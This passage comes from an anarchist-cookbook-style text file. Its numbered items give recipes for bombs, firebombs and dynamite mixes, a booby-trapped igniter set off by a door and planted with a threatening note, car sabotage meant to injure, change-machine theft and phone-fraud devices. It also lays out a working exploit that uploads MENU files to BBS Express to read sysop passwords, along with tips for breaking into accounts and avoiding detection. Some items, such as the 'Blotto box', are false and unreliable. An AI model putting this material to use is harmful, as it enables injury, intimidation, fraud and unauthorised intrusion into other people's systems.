PS Due to new Fone Company switching systems & the like, this may or may not work in your area. If you live in Bumfuck Kentucky, then try this out. I make no guarantees! (I never do...)

43. The Infamous Blotto Box!! by The Jolly Roger

(I bet that no one has the balls to build this one!)

Finally, it is here! What was first conceived as a joke to fool the innocent phreakers around America has finally been conceived! Well, for you people who are unenlightened about the Blotto Box, here is a brief summery of a legend.

The Blotto Box

For years now every pirate has dreamed of the Blotto Box. It was at first made as a joke to mock more ignorant people into thinking that the function of it actually was possible. Well, if you are The Voltage Master, it is possible. Originally conceived by King Blotto of much fame, the Blotto Box is finally available to the public.

NOTE: Jolly Roger can not be responsible for the information disclosed in the file! This file is strictly for informational purposes and should not be actually built and used! Usage of this electronical impulse machine could have the severe results listed below and could result in high federal prosecution! Again, I TAKE NO RESPONSIBILITY! All right, now that that is cleared up, here is the basis of the box and it's function.

The Blotto Box is every phreaks dream... you could hold AT&T down on its knee's with this device. Because, quite simply, it can turn off the phone lines everywhere. Nothing. Blotto. No calls will be allowed out of an area code, and no calls will be allowed in. No calls can be made inside it for that matter. As long as the switching system stays the same, this box will not stop at a mere area code. It will stop at nothing. The electrical impulses that emit from this box will open every line. Every line will ring and ring and ring... the voltage will never be cut off until the box/generator is stopped. This is no 200 volt job, here. We are talking GENERATOR. Every phone line will continue to ring, and people close to the box may be electrocuted if they pick up the phone. But, the Blotto Box can be stopped by merely cutting of the line or generator. If they are cut off then nothing will emit any longer. It will take a while for the box to calm back down again, but that is merely a superficial aftereffect. Once again: Construction and use of this box is not advised! The Blotto Box will continue as long as there is electricity to continue with. OK, that is what it does, now, here are some interesting things for you to do with it...

Blotto Functions/Installing

Once you have installed your Blotto, there is no turning back. The following are the instructions for construction and use of

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

this box. Please read and heed all warnings in the above section before you attempt to construct this box.

Materials:

- **A Honda portable generator or a main power outlet like in a stadium or some such place.**
- **400 volt rated coupler that splices a female plug into a phone line jack.**
- **A meter of voltage to attach to the box itself.**
- **A green base (i.e. one of the nice boxes about 3' by 4' that you see around in your neighborhood. They are the main switch boards and would be a more effective line to start with or a regular phone jack (not your own, and not in your area code!)**
- **A soldering iron and much solder.**
- **A remote control or long wooden pole.**

Now. You must have guessed the construction from that. If not, here goes, I will explain in detail. Take the Honda Portable Generator and all of the other listed equipment and go out and hunt for a green base. Make sure it is one on the ground or hanging at head level from a pole, not the huge ones at the top of telephone poles. Open it up with anything convenient, if you are two feeble then fuck, don't try this. Take a look inside... you are hunting for color-coordinating lines of green and red. Now, take out your radio shack cord and rip the meter thing off. Replace it with the voltage meter about. A good level to set the voltage to is about 1000 volts. Now, attach the voltage meter to the cord and set the limit for one thousand. Plug the other end of the cord into the generator. Take the phone jack and splice the jack part off. Open it up and match the red and green wires with the other red and green wires.

NOTE: If you just had the generator on and have done this in the correct order, you will be a crispy critter. Keep the generator off until you plan to start it up. Now, solder those lines together carefully. Wrap duck tape or insulation tape around all of the wires. Now, place the remote control right on to the startup of the generator. If you have the long pole, make sure it is very long and stand back as far away as you can get and reach the pole over.

NOTICE: If you are going right along with this without reading the file first, you still realize now that your area code is about to become null! Then, getting back, twitch the pole/remote control and run for your damn life. Anywhere, just get away from it. It will be generating so much electricity that if you stand to close you will kill yourself. The generator will smoke, etc. but will not stop. You are now killing your area code, because all of that energy is spreading through all of the phone lines around you in every direction.

Have a nice day!

The Blotto Box: Aftermath
Well, that is the plans for the most devastating and ultimately deadly box ever created. My hat goes off to: King Blotto (for the original idea).

44. Blowgun by The Jolly Roger

In this article I shall attempt to explain the use and manufacture of a powerful blow-gun and making darts for the gun. The possession of the blow gun described in this article IS a felony. So be careful where you use it. I don't want to get you all busted.

Needed:

Several strands of yarn (About 2 inches a-piece).
A regular pencil.
A 2 ¬ inch long needle (hopefully with a beaded head. If not obtainable, wrap tape around end of needle.
¬ foot pipe. (PVC or Aluminum) Half a inch in diameter.

Constructing the dart:

Carefully twist and pull the metal part (Along with eraser) of the pencil till it comes off.
Take Pin and start putting about 5-7 Strands of yarn on the pin. Then push them up to the top of the pin. But not over the head of the pin (or the tape).
Push pin through the hollow part of the head where the pencil was before.
That should for a nice looking dart. (see illustration)

#####
>>>>>-----/ # is the yarn

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

> is the head of the pencil
- is the pin it-self
/ is the head of the pin

Using the Darts:

Now take the finished dart and insert it in the tube (if it is too small put on more yarn.)
Aim the tube at a door, wall, sister, ect.
Blow on the end of the pipe.
Sometimes the end of the pipe may be sharp. When this happens I suggest you wrap it with some black electrician tape. It should feel a lot better.

45. Brown Box Plans by The Jolly Roger

This is a fairly simple mod that can be made to any phone. All it does is allow you to take any two lines in your house and create a party line. So far I have not heard of anyone who has any problems with it. There is one thing that you will notice when you are one of the two people who is called by a person with a brown box. The other person will sound a little bit faint. I could overcome this with some amplifiers but then there wouldn't be very many of these made [Why not?]. I think the convenience of having two people on the line at once will make up for any minor volume loss.

Here is the diagram:
KEY:

PART	SYMBOL
BLACK WIRE	*
YELLOW WIRE	=
RED WIRE	+
GREEN WIRE	-
SPDT SWITCH	_/_
	_/_
VERTICAL WIRE	|
HORIZONTAL WIRE	_

```
    *   =   -   +
    *   =   -   +
    *   =   -   +
    *   =   -   +
    *   =   -   +
    *   ==_/_-   +
    *******_/_++++++
           |         |
           |         |
           |         |
           |         |
           |         |
           |         |
           |_____PHONE____|
```

46. Calcium Carbide Bomb by The Jolly Roger

This is EXTREMELY DANGEROUS. Exercise extreme caution.... Obtain some calcium carbide. This is the stuff that is used in carbide lamps and can be found at nearly any hardware store. Take a few pieces of this stuff (it looks like gravel) and put it in a glass jar with some water. Put a lid on tightly. The carbide will react with the water to produce acetylene carbonate which is similar to the gas used in cutting torches. Eventually the glass with explode from internal pressure. If you leave a burning rag nearby, you will get a nice fireball!

47. More Ways to Send a Car to Hell by The Jolly Roger

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

Due to a lot of compliments, I have written an update to file #14. I have left the original intact. This expands upon the original idea, and could be well called a sequel.

How to have phun with someone else's car. If you really detest someone, and I mean detest, here's a few tips on what to do in your spare time. Move the windshield wiper blades, and insert and glue tacks. The tacks make lovely designs. If your "friend" goes to school with you, Just before he comes out of school. Light a lighter and then put it directly underneath his car door handle. Wait...Leave...Listen. When you hear a loud "shit!", you know he made it to his car in time. Remove his muffler and pour approximately 1 Cup of gas in it. Put the muffler back, then wait till their car starts. Then you have a cigarette lighter. A 30 foot long cigarette lighter. This one is effective, and any fool can do it. Remove the top air filter. That's it! Or a oldie but goodie: sugar in the gas tank. Stuff rags soaked in gas up the exhaust pipe. Then you wonder why your "friend" has trouble with his/her lungs. Here's one that takes time and many friends. Take his/her car then break into their house and reassemble it, in their living or bedroom. Phun eh? If you're into engines, say eeni mine moe and point to something and remove it. They wonder why something doesn't work. There are so many others, but the real good juicy ones come by thinking hard.

48. Ripping off Change Machines by The Jolly Roger

Have you ever seen one of those really big changer machines in airports Laundromats or arcades that dispense change when you put in your 1 or 5 dollar bill? Well then, here is an article for you.

Find the type of change machine that you slide in your bill length wise, not the type where you put the bill in a tray and then slide the tray in!!!

After finding the right machine, get a $1 or $5 bill. Start crumpling up into a ball. Then smooth out the bill, now it should have a very wrinkly surface.

Now the hard part. You must tear a notch in the bill on the left side about « inch below the little 1 dollar symbol (See Figure).

If you have done all of this right then take the bill and go out the machine. Put the bill in the machine and wait. What should happen is: when you put your bill in the machine it thinks everything is fine. When it gets to the part of the bill with the notch cut out, the machine will reject the bill and (if you have done it right) give you the change at the same time!!! So, you end up getting your bill back, plus the change!! It might take a little practice, but once you get the hang of it, you can get a lot of money!

\-----Make notch here. About «" down from the 1.

49. Clear Box Plans by The Jolly Roger

The clear box is a new device which has just been invented that can be used throughout Canada and rural United States. The clear box works on "PostPay" payphones (fortress fones). Those are the payphones that don't require payment until after the connection is established. You pick up the fone, get a dial tone, dial your number, and then insert your money after the person answers. If you don't deposit the money then you can not speak to the person on the other end because your mouth piece is cut off but not the ear-piece. (obviously these phones are nice for free calls to weather or time or other such recordings). All you must do is to go to your nearby Radio Shack, or electronics store, and get a four-transistor amplifier and a telephone suction cup induction pick-up. The induction pick-up would be hooked up as it normally would to record a conversation, except that it would be plugged into the output of the amplifier and a microphone would be hooked to the input. So when the party that is being called answers, the caller could speak through the little microphone instead. His voice then goes through the amplifier and out the induction coil, and into the back of the receiver where it would then be broadcast through the phone lines and the other party would be able to hear the caller. The Clear Box thus 'clears up' the problem of not being heard. Luckily, the line will not be cut-off after a certain amount of time because it will wait forever for the coins to be put in. The biggest advantage for all of us about this new clear box is the fact that this type of payphone will most likely become very common. Due to a few things: 1st, it is a cheap way of getting the DTF, dial-tone-first service, 2nd, it doesn't require any special equipment, (for the phone company) This payphone will work on any phone line. Usually a payphone line is different, but this is a regular phone line and it is set up so the phone does all the charging, not the company.

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

50. CNA List by The Jolly Roger

NPATEL NUMBERNPATEL NUMBERNPATEL NUMBER201201-676-7070415415-543-6374709* NONE ***202304-343-7016416416-443-0542712402-580-2255203203-789-6815417314-721-6626713713-861-7194204204-949-0900 418514-725-2491714818-501-7251205205-988-7000419614-464-0123715608-252-6932206206-382-5124501405-236-612171 6518-471-8111207617-787-5300502502-583-2861717412-633-5600208303-293-8777503206-382-5124718518-471-81112094 15-543-2861504504-245-5330801303-293-8777212518-471-8111505303-293-8777802617-787-5300213415-781-5271506506- 648-3041803912-784-0440214214-464-7400507402-580-2255804304-344-7935215412-633-5600509206-382-5124805415-54 3-2861216614-464-0123512512-828-2501806512-828-2501217217-525-5800513614-464-0123807416-443-0542218402-580-2 255514514-725-2491808212-334-4336219317-265-4834515402-580-2255809212-334-4336301304-343-1401516518-471-811 1812317-265-4834302412-633-5600517313-223-8690813813-228-7871303303-293-8777518518-471-8111814412-633-56003 04304-344-8041519416-443-0542815217-525-5800305912-784-0440601601-961-8139816816-275-2782306306-347-2878602 303-293-8777817214-464-7400307303-293-8777603617-787-5300818415-781-5271308402-580-2255604604-432-299681951 4-725-2491309217-525-5800605402-580-2255901615-373-5791312312-796-9600606502-583-2861902902-421-4110313313-2 23-8690607518-471-8111904912-784-0440314314-721-6626608608-252-6932906313-223-8690315518-471-8111609201-676- 7070907*** NONE ***316816-275-2782612402-580-2255912912-784-0440317317-265-4834613416-443-0542913816-275-2782318504-245-5330 614614-464-0123914518-471-8111319402-580-2255615615-373-5791915512-828-2501401617-787-5300616313-223-869091 6415-543-2861402402-580-2255617617-787-5300918405-236-6121403403-425-2652618217-525-5800919912-784-04404049 12-784-0440619818-501-7251900201-676-7070405405-236-6121701402-580-2255406303-293-8777702415-543-2861408415- 543-6374703304-344-7935409713-861-7194704912-784-0440412413-633-5600705416-979-3469413617-787-5300706*** NONE ***414608-252-6932707415-543-6374**

51. Electronic Terrorism by The Jolly Roger

It starts when a big, dumb lummox rudely insults you. Being of a rational, intelligent disposition, you wisely choose to avoid a (direct) confrontation. But as he laughs in your face, you smile inwardly---your revenge is already planned.

Follow your victim to his locker, car, or house. Once you have chosen your target site, lay low for a week or more, letting your anger boil.

In the mean time, assemble your versatile terrorist kit(details below.)

Plant your kit at the designated target site on a Monday morning between the hours of 4:00 am and 6:00 am. Include a calm, suggestive note that quietly hints at the possibility of another attack. Do not write it by hand! An example of an effective note: "don't be such a jerk, or the next one will take off your hand. Have a nice day." Notice how the calm tone instills fear. As if written by a homicidal psychopath.

Choose a strategic location overlooking the target site. Try to position yourself in such a way that you can see his facial contortions.

Sit back and enjoy the fireworks! Assembly of the versatile, economic, and effective terrorist kit #1: the parts you'll need are:

- **4 AA batteries**
- **1 9-volt battery**
- **1 SPDT mini relay (radio shack)**
- **1 rocket engine(smoke bomb or m-80)**
- **1 solar igniter (any hobby store)**
- **1 9-volt battery connector**

Take the 9-volt battery and wire it through the relay's coil. This circuit should also include a pair of contacts that when separated cut off this circuit. These contacts should be held together by trapping them between the locker, mailbox, or car door. Once the door is opened, the contacts fall apart and the 9-volt circuit is broken, allowing the relay to fall to the closed position thus closing the ignition circuit. (If all this is confusing take a look at the schematic below.)

Take the 4 AA batteries and wire them in succession. Wire the positive terminal of one to the negative terminal of another, until all four are connected except one positive terminal and one negative terminal. Even though the four AA batteries only combine to create 6 volts, the increase in amperage is necessary to activate the solar igniter quickly and effectively.

Take the battery pack (made in step 2) and wire one end of it to the relay's single pole and the other end to one prong of the solar igniter. Then wire the other prong of the solar igniter back to the open position on the relay.

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF. Please visit http://www.visagesoft.com for more details

Using double sided carpet tape mount the kit in his locker, mailbox, or car door. And last, insert the solar igniter into the rocket engine (smoke bomb or m-80).

Your kit is now complete!



52. How to Start A Conference w/o 2600hz or M-F by The Jolly Roger

This method of starting the conf. Depends on your ability to bullshit the operator into dialing a number which can only be reached with an operator's M-F tones. When bullshitting the operator remember operator's are not hired to think but to do.

Here is a step-by-step way to the conf.:

Call the operator through a pbx or extender, you could just call one Through your line but I wouldn't recommend it.

Say to the operator: TSPS maintenance engineer, ring-forward to 213+080+1100, position release, thank you.(she will probably ask you for the number again) Definitions:
Ring-forward instructs her to dial the number.
Position release instructs her to release the trunk after she has dialed the number.
+ - remember to say 213plus080 plus1100.

3. When you are connected with the conf. You will here a whistle blow twice and a recording asking you for your operator number. Dial in any five digits and hit the pounds sign a couple of times. Simply dial in the number of the billing line ect. When the recording ask for it. When in the control mode of the conf. Hit '6' to transfer control. Hit '001' to reenter the number of conferee's and time amount which you gave when you stared the conf. Remember the size can be from 2-59 conferee's. I have not found out the 'lengths' limits.

53. How to Make Dynamite by The Jolly Roger

Dynamite is nothing more than just nitroglycerin and a stabilizing agent to make it much safer to use. The numbers are percentages, be sure to mix these carefully and be sure to use the exact amounts. These percentages are in weight ratio, not volume.

NumberIngredientsAmount1stNitroglycerin32% Sodium Nitrate28% Woodmeal10% Ammonium Oxalate29%

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

Guncotton1%2ndNitroglycerin24% Potassium Nitrate9% Sodium Nitrate56% Woodmeal9% Ammonium Oxalate2%3rdNitroglycerin35«% Potassium Nitrate44«% Woodmeal6% Guncotton2«% Vaseline5«% Powdered Charcoal6%4thNitroglycerin25% Potassium Nitrate26% Woodmeal34% Barium Nitrate5% Starch10%5thNitroglycerin57% Potassium Nitrate19% Woodmeal9% Ammonium Oxalate12% Guncotton3%6thNitroglycerin18% Sodium Nitrate70% Woodmeal5«% Potassium Chloride4«% Chalk2%7thNitroglycerin26% Woodmeal40% Barium Nitrate32% Sodium Carbonate2%8thNitroglycerin44% Woodmeal12% Anhydrous Sodium Sulfate44%9thNitroglycerin24% Potassium Nitrate32«% Woodmeal33«% Ammonium Oxalate10%10thNitroglycerin26% Potassium Nitrate33% Woodmeal41%11thNitroglycerin15% Sodium Nitrate62.9% Woodmeal21.2% Sodium Carbonate.9%12thNitroglycerin35% Sodium Nitrate27% Woodmeal10% Ammonium Oxalate1%13thNitroglycerin32% Potassium Nitrate27% Woodmeal10% Ammonium Oxalate30% Guncotton1%14thNitroglycerin33% Woodmeal10.3% Ammonium Oxalate29% Guncotton.7% Potassium Perchloride27%15thNitroglycerin40% Sodium Nitrate45% Woodmeal15%16thNitroglycerin47% Starch50% Guncotton3%17thNitroglycerin30% Sodium Nitrate22.3% Woodmeal40«% Potassium Chloride7.2%18thNitroglycerin50% Sodium Nitrate32.6% Woodmeal17% Ammonium Oxalate.4%19thNitroglycerin23% Potassium Nitrate27«%Woodmeal37% Ammonium Oxalate8% Barium Nitrate4% Calcium Carbonate«%
If you can't seem to get one or more of the ingredients try another one. If you still can't, you can always buy small amounts from your school, or maybe from various chemical companies. When you do that, be sure to say as little as possible, if during the school year, and they ask, say it's for a experiment for school.

54. Auto Exhaust Flame Thrower by The Jolly Roger

For this one, all you need is a car, a spark plug, ignition wire and a switch. Install the spark plug into the last four or five inches of the tail pipe by drilling a hole that the plug can screw into easily. Attach the wire (this is regular insulated wire) to one side of the switch and to the spark plug. The other side of the switch is attached to the positive terminal on the battery. With the car running, simply hit the switch and watch the flames fly!!! Again be careful that no one is behind you! I have seen some of these flames go 20 feet!!!

55. Breaking into BBS Express by The Jolly Roger

If you have high enough access on any BBS Express BBS you can get the Sysop's password without any problems and be able to log on as him and do whatever you like. Download the Pass file, delete the whole BBS, anything. Its all a matter of uploading a text file and downloading it from the BBS. You must have high enough access to see new uploads to do this. If you can see a file you just uploaded you have the ability to break into the BBS in a few easy steps. Why am I telling everyone this when I run BBS Express myself? Well there is one way to stop this from happening and I want other Sysops to be aware of it and not have it happen to them. Breaking in is all based on the MENU function of BBS Express. Express will let you create a menu to display different text files by putting the word MENU at the top of any text file and stating what files are to be displayed. But due to a major screw up by Mr. Ledbetter you can use this MENU option to display the USERLOG and the Sysop's Passwords or anything else you like. I will show you how to get the Sysop's pass and therefore log on as the Sysop. BBs Express Sysop's have 2 passwords. One like everyone else gets in the form of X1XXX, and a Secondary password to make it harder to hack out the Sysops pass. The Secondary pass is found in a file called SYSDATA.DAT. This file must be on drive 1 and is therefore easy to get.

All you have to do is upload this simple Text file:

```
MENU
1
D1:SYSDATA.DAT
```

Rip-off time!

After you upload this file you download it non-Xmodem. Stupid Express thinks
it is displaying a menu and you will see this:

Rip-off time!

Selection [0]:

Just hit 1 and Express will display the SYSDATA.DAT file. OPPASS is where the Sysop's Secondary pass will be. D1:USERLOG.DAT is where you will find the name and Drive number of the USERLOG.DAT file. The Sysop might have renamed this file or put it in a Subdirectory or even on a different drive. I Will Assume he left it as D1:USERLOG.DAT. The other parts of

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

this file tell you where the .HLP screens are and where the LOG is saved and all the Download path names.

Now to get the Sysop's primary pass you upload a text file like this:

MENU
1
D1:USERLOG.DAT

Breaking into Bedwetter's BBS

Again you then download this file non-Xmodem and you will see:

Breaking into Bedwetter's BBS

Selection [0]:

You then hit 1 and the long USERLOG.DAT file comes flying at you. The Sysop is the first entry in this very long file so it is easy. You will see:

SYSOP'S NAME X1XXX
You should now have his 2 passwords.

There is only one easy way out of this that I can think of, and that is to make all new uploads go to SYSOP level (Level 9) access only. This way nobody can pull off what I just explained. I feel this is a major Bug on Mr. Ledbetter's part. I just don't know why no one had thought of it before. I would like to give credit to Redline for the message he left on Modem Hell telling about this problem, and also to Unka for his ideas and input about correcting it.

56. Firebombs by The Jolly Roger

Most fire bombs are simply gasoline filled bottles with a fuel soaked rag in the mouth (the bottle's mouth, not yours). The original Molotov cocktail, and still about the best, was a mixture of one part gasoline and one part motor oil. The oil helps it to cling to what it splatters on. Some use one part roofing tar and one part gasoline. Fire bombs have been found which were made by pouring melted wax into gasoline.

57. Fuse Ignition Bomb by The Jolly Roger

A four strand homemade fuse is used for this. It burns like fury. It is held down and concealed by a strip of bent tin cut from a can. The exposed end of the fuse is dipped into the flare igniter. To use this one, you light the fuse and hold the fire bomb until the fuse has burned out of sight under the tin. Then throw it and when it breaks, the burning fuse will ignite the contents.

58. Generic Bomb by The Jolly Roger

Acquire a glass container.
Put in a few drops of gasoline.
Cap the top.
Now turn the container around to coat the inner surfaces and then evaporates.
Add a few drops of potassium permanganate (Get this stuff from a snake bite kit)
The bomb is detonated by throwing against a solid object.

After throwing this thing, run like hell. This thing packs about « stick of dynamite.

59. Green Box Plans by the Jolly Roger

Paying the initial rate in order to use a red box (on certain fortresses) left a sour taste in many red boxers mouths, thus the green box was invented. The green box generates useful tones such as COIN COLLECT, COIN RETURN, AND RINGBACK. These are the tones that ACTS or the TSPS operator would send to the CO when appropriate. Unfortunately, the green box cannot be used at the fortress station but must be used by the CALLED party.

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

Here are the tones:
COIN COLLECT 700+1100hz
COIN RETURN 1100+1700hz
RINGBACK 700+1700hz

Before the called party sends any of these tones, an operator release signal should be sent to alert the MF detectors at the CO. This can be done by sending 900hz + 1500hz or a single 2600 wink (90 ms.) Also do not forget that the initial rate is collected shortly before the 3 minute period is up. Incidentally, once the above MF tones for collecting and returning coins reach the CO, they are converted into an appropriate DC pulse (-130 volts for return and +130 for collect). This pulse is then sent down the tip to the fortress. This causes the coin relay to either return or collect the coins. The alleged "T-network" takes advantage of this information. When a pulse for coin collect (+130 VDC) is sent down the line, it must be grounded somewhere. This is usually the yellow or black wire. Thus, if the wires are exposed, these wires can be cut to prevent the pulse from being grounded. When the three minute initial period is almost up, make sure that the black and yellow wires are severed, then hang up, wait about 15 seconds in case of a second pulse, reconnect the wires, pick up the phone, and if all goes well, it should be "JACKPOT" time.

60. Portable Grenade Launcher by The Jolly Roger

If you have a bow, this one is for you. Remove the ferrule from an aluminum arrow, and fill the arrow with black powder (I use grade FFFF, it burns easy)and then glue a shotshell primer into the hole left where the ferrule went. Next, glue a BB on the primer, and you are ready to go! Make sure no one is nearby.... Little shreds of aluminum go all over the place!!

61. Hacking Tutorial by The Jolly Roger

What is hacking?
According to popular belief the term hacker and hacking was founded at MIT it comes from the root of a hack writer, someone who keeps "hacking" at the typewriter until he finishes the story. A computer hacker would be hacking at the keyboard or password works.

What you need:
To hack you need a computer equipped with a modem (a device that lets you transmit data over phone lines) which should cost you from $100 to $1200.

How do you hack?
Hacking requires two things:
The phone number.
Answer to identity elements.

How do you find the phone number?
There are three basic ways to find a computers phone number:
Scanning
Directory
Inside info

What is scanning?
Scanning is the process of having a computer search for a carrier tone. For example, the computer would start at (800) 111-1111 and wait for carrier if there is none it will go on to 111-1112 etc. If there is a carrier it will record it for future use and continue looking for more.

What is directory assistance?
This way can only be used if you know where your target computer is. For this example say it is in menlo park, CA and the company name is Sri.

Dial 411 (or 415-555-1212)
Say "Menlo park"
Say "Sri"
Write down number
Ask if there are any more numbers
If so write them down.

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

Hang up on operator
Dial all numbers you were given
Listen for carrier tone
If you hear carrier tone write down number, call it on your modem and your set to hack!

62. The Basics of Hacking II by The Jolly Roger

Basics to know before doing anything, essential to your continuing career as one of the elite in the country... This article, "The introduction to the world of hacking." is meant to help you by telling you how not to get caught, what not to do on a computer system, what type of equipment should I know about now, and just a little on the history, past present future, of the hacker.

Welcome to the world of hacking! We, the people who live outside of the normal rules, and have been scorned and even arrested by those from the 'civilized world', are becoming scarcer every day. This is due to the greater fear of what a good hacker (skill wise, no moral judgments here) can do nowadays, thus causing anti- hacker sentiment in the masses. Also, few hackers seem to actually know about the computer systems they hack, or what equipment they will run into on the front end, or what they could do wrong on a system to alert the 'higher' authorities who monitor the system. This article is intended to tell you about some things not to do, even before you get on the system. I will tell you about the new wave of front end security devices that are beginning to be used on computers. I will attempt to instill in you a second identity, to be brought up at time of great need, to pull you out of trouble. And, by the way, I take no, repeat, no, responsibility for what we say in this and the forthcoming articles.
Enough of the bullshit, on to the fun: after logging on your favorite bbs, you see on the high access board a phone number! It says it's a great system to "fuck around with!" This may be true, but how many other people are going to call the same number? So: try to avoid calling a number given to the public. This is because there are at least every other user calling, and how many other boards will that number spread to? If you call a number far, far away, and you plan on going through an extender or a re-seller, don't keep calling the same access number (I.E. As you would if you had a hacker running), this looks very suspicious and can make life miserable when the phone bill comes in the mail. Most cities have a variety of access numbers and services, so use as many as you can. Never trust a change in the system... The 414's, the assholes, were caught for this reason: when one of them connected to the system, there was nothing good there. The next time, there was a trek game stuck right in their way! They proceeded to play said game for two, say two and a half hours, while telenet was tracing them! Nice job, don't you think? If anything looks suspicious, drop the line immediately!! As in, yesterday!! The point we're trying to get across is: if you use a little common sense, you won't get busted. Let the little kids who aren't smart enough to recognize a trap get busted, it will take the heat off of the real hackers. Now, let's say you get on a computer
system... It looks great, checks out, everything seems fine. OK, now is when it gets more dangerous. You have to know the computer system to know what not to do. Basically, keep away from any command something, copy a new file into the account, or whatever! Always leave the account in the same status you logged in with. Change *nothing*... If it isn't an account with priv's, then don't try any commands that require them! All, yes all, systems are going to be keeping log files of what users are doing, and that will show up. It is just like dropping a trouble-card in an ESS system, after sending that nice operator a pretty tone. Spend no excessive amounts of time on the account in one stretch. Keep your calling to the very late night if possible, or during business hours (believe it or not!). It so happens that there are more users on during business hours, and it is very difficult to read a log file with 60 users doing many commands every minute. Try to avoid systems where everyone knows each other, don't try to bluff. And above all: never act like you own the system, or are the best there is. They always grab the people who's heads swell... There is some very interesting front end equipment around nowadays, but first let's define terms... By front end, we mean any device that you must pass through to get at the real computer. There are devices that are made to defeat hacker programs, and just plain old multiplexers. To defeat hacker programs, there are now devices that pick up the phone and just sit there... This means that your device gets no carrier, thus you think there isn't a computer on the other end. The only way around it is to detect when it was picked up. If it picks up after the same number ring, then you know it is a hacker-defeater. These devices take a multi-digit code to let you into the system. Some are, in fact, quite sophisticated to the point where it will also limit the user name's down, so only one name or set of names can be valid logins after they input the code... Other devices input a number code, and then they dial back a pre-programmed number for that code. These systems are best to leave alone, because they know someone is playing with their phone. You may think "but I'll just reprogram the dial-back." Think again, how stupid that is... Then they have your number, or a test loop if you were just a little smarter. If it's your number, they have your balls (if male...), if its a loop, then you are screwed again, since those loops
are *monitored*. As for multiplexers... What a plexer is supposed to do is this:
The system can accept multiple users. We have to time share, so we'll let the front-end processor do it... Well, this is what a multiplexer does. Usually they will ask for something like "enter class" or "line:". Usually it is programmed for a double digit number, or a four to five letter word. There are usually a few sets of numbers it accepts, but those numbers also set your 300/1200/2400 baud data type. These multiplexers are inconvenient at best, so not to worry. A little about the history of hacking: hacking, by my definition, means a great knowledge of some special area. Doctors and lawyers are hackers of a sort, by this definition. But most often, it is being used in the computer context, and thus we have a definition of "anyone who

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

has a great amount of computer or telecommunications knowledge." You are not a hacker because you have a list of codes... Hacking, by my definition, has then been around only about 15 years. It started, where else but, MIT and colleges where they had computer science or electrical engineering departments. Hackers have created some of the best computer languages, the most awesome operating systems, and even gone on to make millions. Hacking used to have a good name, when we could honestly say "we know what we are doing". Now it means (in the public eye): the 414's, Ron Austin, the NASA hackers, the arpanet hackers... All the people who have been caught, have done damage, and are now going to have to face fines and sentences. Thus we come past the moralistic crap, and to our purpose: educate the hacker community, return to the days when people actually knew something...

63. Hacking DEC's by The Jolly Roger

In this article you will learn how to log in to dec's, logging out, and all the fun stuff to do in-between. All of this information is based on a standard dec system. Since there are dec systems 10 and 20, and I favor, the dec 20, there will be more info on them in this article. It just so happens that the dec 20 is also the more common of the two, and is used by much more interesting people (if you know what I mean...) OK, the first thing you want to do when you are receiving carrier from a dec system is to find out the format of login names. You can do this by looking at who is on the system.

Dec=> ` (the 'exec' level prompt)
you=> sy

sy: short for sy(stat) and shows you the system status.
You should see the format of login names. A systat usually comes up in this form:

Job Line Program User

Job: The job number (not important unless you want to log them off later)
Line: What line they are on (used to talk to them...) These are both two or three digit numbers.
Program: What program are they running under? If it says 'exec' they aren't doing anything at all...
User: ahhhahhhh! This is the user name they are logged in under... Copy the format, and hack yourself outa working code...
Login format is as such:

dec=> `
you=> login username password

Username is the username in the format you saw above in the systat. After you hit the space after your username, it will stop echoing characters back to your screen. This is the password you are typing in... Remember, people usually use their name, their dog's name, the name of a favorite character in a book, or something like this. A few clever people have it set to a key cluster (qwerty or asdfg). Passwords can be from 1 to 8 characters long, anything after that is ignored. You are finally in... It would be nice to have a little help, wouldn't it? Just type a ? Or the word help, and it will give you a whole list of topics... Some handy characters for you to know would be the control keys, wouldn't it? Backspace on a dec 20 is rub which is 255 on your ASCII chart. On the dec 10 it is control-H. To abort a long listing or a program, control-C works fine. Use Control-O to stop long output to the terminal. This is handy when playing a game, but you don't want to control-C out. Control-T for the time. Control-u will kill the whole line you are typing at the moment. You may accidentally run a program where the only way out is a control-X, so keep that in reserve. Control-s to stop listing, control-Q to continue on both systems. Is your terminal having trouble?? Like, it pauses for no reason, or it doesn't backspace right? This is because both systems support many terminals, and you haven't told it what yours is yet... You are using a VT05 so you need to tell it you are one.

Dec=> `
you=> information terminal

-or-

You=> info

(This shows you what your terminal is set up as.)

Dec=>all sorts of shit, then the `
you=> set ter vt05

(This sets your terminal type to VT05.)

Now let's see what is in the account (here after abbreviated acct.) that you have hacked onto. Say:

=> dir

(Short for directory.)

It shows you what the user of the code has save to the disk. There should be a format like this: xxxxx.Oooxxxxx is the file

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

name, from 1 to 20 characters long. Ooo is the file type, one of: exe, txt, dat, bas, cmd and a few others that are system dependant. Exe is a compiled program that can be run (just by typing its name at the `)

Txt is a text file, which you can see by typing:
=>type xxxxx.Txt
Do not try to:
=>type xxxxx.Exe
